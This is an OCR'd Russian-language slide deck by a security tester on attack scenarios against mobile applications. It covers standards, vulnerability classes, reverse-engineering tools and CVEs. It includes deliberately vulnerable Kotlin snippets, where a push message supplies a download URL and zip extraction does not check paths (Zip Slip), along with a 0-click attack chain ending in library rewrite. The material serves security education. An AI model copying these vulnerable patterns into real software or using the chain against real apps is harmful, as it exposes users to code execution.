День, когда API-ключ ушел в свободное плавание: сценарии атак на мобильные приложения глазами хакера

Сергей Арефьев

Специалист отдела анализа защищенности приложений, BI.ZONE

Сергей Арефьев

@PLANETZHELEZYAKA

Обо мне

- Работаю в сфере кибербезопасности более 4 лет
- Тестирую на безопасность мобильные (в том числе в рамках НСПК) и веб-приложения
- Специалист отдела анализа защищенности приложений в компании BI.ZONE
- Победитель Pentest Awards 2025 в номинации «Мобильный разлом: от устройства до сервера»
- Участник багбаунти-программ
- Имею сертификации: OSWE, eMAPT, ARTE, BSCP
- Веду телеграм-канал о кибербезе: «Планета железяка»

Ключевые темы


Почему безопасность приложений — это важно

С чего начинается взлом любого мобильного приложения

Какие уязвимости встречаются и как от них защититься

Почему безопасность приложений — это важно

Смотрим на приложение
с точки зрения бизнеса


Places
Terminator
Thu Oct 21 9:24:03 PM
185.43 KB/s
55%
hulkvision@sunny-gl638rd:~
hulkvision@sunny-gl638rd:~ 158x52
RMX1901
9:24:01
37%
hulkvision_+1@weareha...
with Evernote since Oct 2021
5% of monthly data used
View Upgrade Options
Home
Shortcuts
Notes
Tasks
Notebooks
Tags
Shared with Me
Work Chat
Trash

Риски компании из-за уязвимостей

Финансовые потери

Репутационный ущерб

Юридические последствия и штрафы регуляторов:

- Штрафы по 152-ФЗ
- Штрафы по Указу Президента № 250
- Потеря сертификации НСПК

Утечки интеллектуальной собственности

Утечки чувствительной информации

Потеря клиентов и партнеров

Стандарты


MASVS
Mobile Application Security
Verification Standard
Sven Schleier
Bernhard Mueller
Jeroen Beckers
Carlos Holguera
Jeroen Willemsen
MASWE
Mobile Application Securi
Weakness Enumeration
Sven Schleier
Carlos Holguera
Jeroen Beckers
MASTG
Mobile Application Security
Testing Guide
Sven Schleier
Bernhard Mueller
Carlos Holguera
Jeroen Willemsen
OWASP

Терминология кибербезопасности

Уязвимость (vulnerability)

Недостаток системы, который злоумышленники могут использовать для нанесения ущерба

Риск (risk)

Вероятность наступления угрозы с учетом уязвимости и возможного ущерба

Угроза (threat)

Потенциальное событие или действие, способное нанести вред

Недочёт (weakness)

Недочет или ограничение, снижающее устойчивость системы к атакам

Важно учитывать

Стандарты созданы
для уменьшения количества
слабостей (weakness) и часто
направлены на минимизацию
рисков, а не полную защиту

**Следование стандартам
при разработке
не гарантирует, что
в приложении не будет
уязвимостей**

Классификация уязвимостей

01.

0-click

Для эксплуатации уязвимости от пользователя не требуется никаких действий

02.

1-click

Для эксплуатации необходимо, чтобы пользователь совершил одно действие: перешел по ссылке, открыл вложение и т. п.

03.

Malware app

Для эксплуатации необходимо, чтобы пользователь установил вредоносное приложение, которое использует уязвимость в другом приложении

04.

MITM

Для эксплуатации необходимо, чтобы злоумышленник реализовал атаку man-in-the-middle и мог контролировать сетевой трафик


05.

Физический доступ

Для эксплуатации уязвимости злоумышленнику необходим физический доступ к устройству

С чего начинается взлом любого мобильного приложения


Рассмотрим с точки зрения атакующего



С чего начинается взлом любого мобильного приложения

С чего начинается взлом любого мобильного приложения

Декомпиляция или дизассемблирование APK/IPA



Исходный код
A
a
A0
a0
A1
a1
AbstractC0403c
C0401a
InterfaceC0402b
A2
a2
A3
a3
A4
a4
A5
a
b
c
d
e
a5
A6
a6
A7
a7
A8
a8
A9
Aa
aa
ab
Ac
Ad
ad
Ae
ae
Af
af
Ag
ag
Ah
C0411b
o
i
C0401a
AbstractC0403c
InterfaceC0402b
a
package A5;
import androidx.datastore.preferences.protobuf.0;
import kj.AbstractC1332i;
import w1.g;
import y5.C2467d;
/* loaded from: classes.dex */
public final class a {
/* renamed from: , reason: collision with root package name */
public final double f253a;
/* renamed from: b, reason: collision with root package name */
public final float f254b;
/* renamed from: c, reason: collision with root package name */
public final C2467d f255c;
/* renamed from: d, reason: collision with root package name */
public final float f256d;
/* renamed from: e, reason: collision with root package name */
public final float f257e;
/* renamed from: f, reason: collision with root package name */
public final float f258f;
/* renamed from: g, reason: collision with root package name */
public final float f259g;
/* renamed from: h, reason: collision with root package name */
public final int f260h;
public final int i;
public final int j;
/* renamed from: k, reason: collision with root package name */
public final int f261k;
public a(double d10, float f3, C2467d c2467d, float f10, float f11, float f12, float f13, int i, int i10, int i11, int i12)
this.f253a = d10;
this.f254b = f3;
this.f255c = c2467d;
this.f256d = f10;
this.f257e = f11;
this.f258f = f12;
this.f259g = f13;
this.f260h = i;
this.i = i10;
this.j = i11;
this.f261k = i12;
}

С чего начинается взлом любого мобильного приложения

Декомпиляция или дизассемблирование APK/IPA

Как помешать:
Обфускация кода

Запуск приложения на устройстве с root/jailbreak



Приложение не может быть запущено

На устройстве установлены root-права или модифицирована операционная система. В целях защиты данных доступ к приложению закрыт

С чего начинается взлом любого мобильного приложения

Декомпиляция или дизассемблирование APK/IPA

Как помешать:
Обфускация кода

Запуск приложения на устройстве с root/jailbreak

Как помешать:
Проверка окружения перед запуском

Попытка выполнить MITM-атаку и проанализировать трафик приложения


No internet connection
Please check your internet connection and try again
TRY AGAIN


No Internet
Connection
Please check your internet connection and try again
TRY AGAIN

С чего начинается взлом любого мобильного приложения

Декомпиляция или дизассемблирование APK/IPA

Как помешать:
Обфускация кода

Запуск приложения на устройстве с root/jailbreak

Как помешать:
Проверка окружения перед запуском

Попытка выполнить MITM-атаку и проанализировать трафик приложения

Как помешать:
SSL pinning


Теперь мы в безопасности?

Теперь мы в безопасности?

Если коротко — нет

FRIDA
DYNAMIC INSTRUMENTATION TOOLKIT

APKLab





OBJECTION
RUNTIME
MOBILE
EXPLORATION
GIT.IO/OBJECTION


Компоненты поверхности атаки

Точки входа
для атакующего:

- Сетевое взаимодействие
- Межпроцессорное взаимодействие
- Интерфейсы пользовательского ввода
- Данные бэкапов








0-click

Для эксплуатации уязвимости от пользователя не требуется никаких действий



0-click
(native library)


CVE-2019-11932 — decoding.c
(a stack-based buffer overflow)

CVE-2020-8899 — Quram qmg library
(buffer overwrite vulnerability)

CVE-2020-1895 — libjpeg-turbo
(an integer overflow)

CVE-2023-41064 — ImageIO
(a buffer overflow)


CVE-2025-43300 — RawCamera.bundle
(an out-of-bounds memory write)



0-click в других случаях

```
class FirebaseMessagingService : FirebaseMessagingService() {
    override fun onMessageReceived(remoteMessage: RemoteMessage) {
        ...
        val url = remoteMessage.data["config_url"]
        if (!url.isNullOrEmpty()) {
            enqueueDownloadWorker(url)
        }
        ...
    }
    ...
    private fun enqueueDownloadWorker(url: String) {
        val workRequest = OneTimeWorkRequestBuilder<DownloadAndExtractWorker>()
            .setInputData(workDataOf("url" to url))
            .build()
        WorkManager.getInstance(this).enqueue(workRequest)
    }
}
```


Zip Slip



```
ZipFile(zipFile).use { zip ->
    zip.entries().asSequence().forEach { entry ->
        val outputFile = File(targetDir, entry.name)
        if (entry.isDirectory) {
            outputFile.mkdirs()
        } else {
            outputFile.parentFile?.mkdirs()
            zip.getInputStream(entry).use { input ->
                FileOutputStream(outputFile).use { output ->
                    input.copyTo(output)
                }
            }
        }
    }
```


Ход атаки

Attacker → server → firebase →
app → workManager → server -file- →
worker -!- → file extraxt →
0-click Zip Slip → dynamic load →
lib rewrite → 1-click open app



1-click

Для эксплуатации необходимо, чтобы пользователь совершил одно действие: перешел по ссылке, открыл вложение и т. п.



1-click-уязвимости

Часто попадаются
в реальной жизни

Эксплуатируются через
функцию взаимодействия
с пользователем

Могут быть связаны как
с некорректной фильтрацией
входных данных от сервера,
так и с мисконфигурациями IPC

Могут эксплуатироваться
«в дикой природе»

